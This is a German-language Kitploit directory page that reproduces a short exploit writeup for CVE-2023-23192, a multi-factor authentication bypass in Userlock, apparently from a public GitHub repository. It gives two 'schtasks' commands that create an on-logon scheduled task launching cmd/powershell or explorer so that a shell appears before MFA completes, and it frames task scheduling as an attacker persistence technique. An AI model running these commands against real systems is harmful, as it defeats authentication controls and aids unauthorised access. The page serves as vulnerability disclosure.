

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-23192 — CVE-2023-23192 | Kitploit
Tools/GitHubGitHub/pinarsadioglu/cve-2023-23192
Privilege EscalationPersistenzmechanismenSchwachstellenanalyseExploitationPenetrationstestsAuthentifizierung
GitHubpinarsadioglu/cve-2023-23192

CVE-2023-23192

CVE-2023-23192

Repository anzeigen
13373vor 3 JahrenNoch nicht geprüft
Teilen

CVE-2023-23192

CVE-2023-23192- Userlock – Umgehung der Multi-Faktor-Authentifizierung (MFA)

Exploit-Titel: Userlock – Umgehung der Multi-Faktor-Authentifizierung (MFA)

Datum: 01/11/2023

Exploit-Autor: Pinar Sadioglu

Hersteller-Startseite: https://www.isdecisions.com/products/userlock/help/#

Version: < = 11.0.1.40

Getestet auf: Windows 10

Software: Getestet mit dem Userlock 'Desktop agent' zum Schutz interaktiver Sitzungen auf Arbeitsstationen oder Terminalservern.

CVE: CVE-2023-23192

MITRE ATT&CK: T1053.005 – Geplanter Task/Job: Geplanter Task

Erforderliche Berechtigungen: Administrator, Root

https://nvd.nist.gov/vuln/detail/CVE-2023-23192

Beschreibung: Userlock ist eine Multi-Faktor-Authentifizierungslösung für Windows Active Directory & Cloud-Umgebungen, um unbefugten und unerwünschten Zugriff zu verhindern. Es ermöglicht maßgeschneiderte Zwei-Faktor-Authentifizierung (2FA) bei Windows-Anmeldung, Remote Desktop (RDP & RD Gateway), IIS, VPN und Cloud-Anwendungen. Userlock ermöglicht es Ihnen, MFA für Ihre Active Directory-Anmeldungen auf domänengebundenen Arbeitsstationen und Servern zu implementieren. Ein Dialogfeld wird angezeigt, in dem Sie den OTP-Code aus der Authenticator-App bei der ersten Anmeldung des Tages an ihrer Arbeitsstation eingeben können. Userlock integriert sich in den Anmeldeprozess, um eine Zwei-Faktor-Authentifizierung zu liefern.

Eine der am häufigsten ausgenutzten Strategien von Bedrohungsakteuren, um Persistenz auf dem Computer eines Opfers aufzubauen, ist die Aufgabenplanung. Der Gegner nutzt diese Strategie häufig, um automatisierte Erkennung zu umgehen, Persistenz aufrechtzuerhalten und nach langen Phasen der Zurückhaltung Überraschungsangriffe durchzuführen.

Sicherheitslücke:

Erstellen Sie einen geplanten Task, der nach der Anmeldung eines beliebigen Benutzers ausgeführt wird.

> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c powershell.exe"

mfa

Nach erfolgreicher Anmeldung mit den Domänenanmeldeinformationen wird eine geplante cmd.exe zusammen mit dem Userlock-MFA-Dialogfeld angezeigt.

> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c explorer.exe"

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





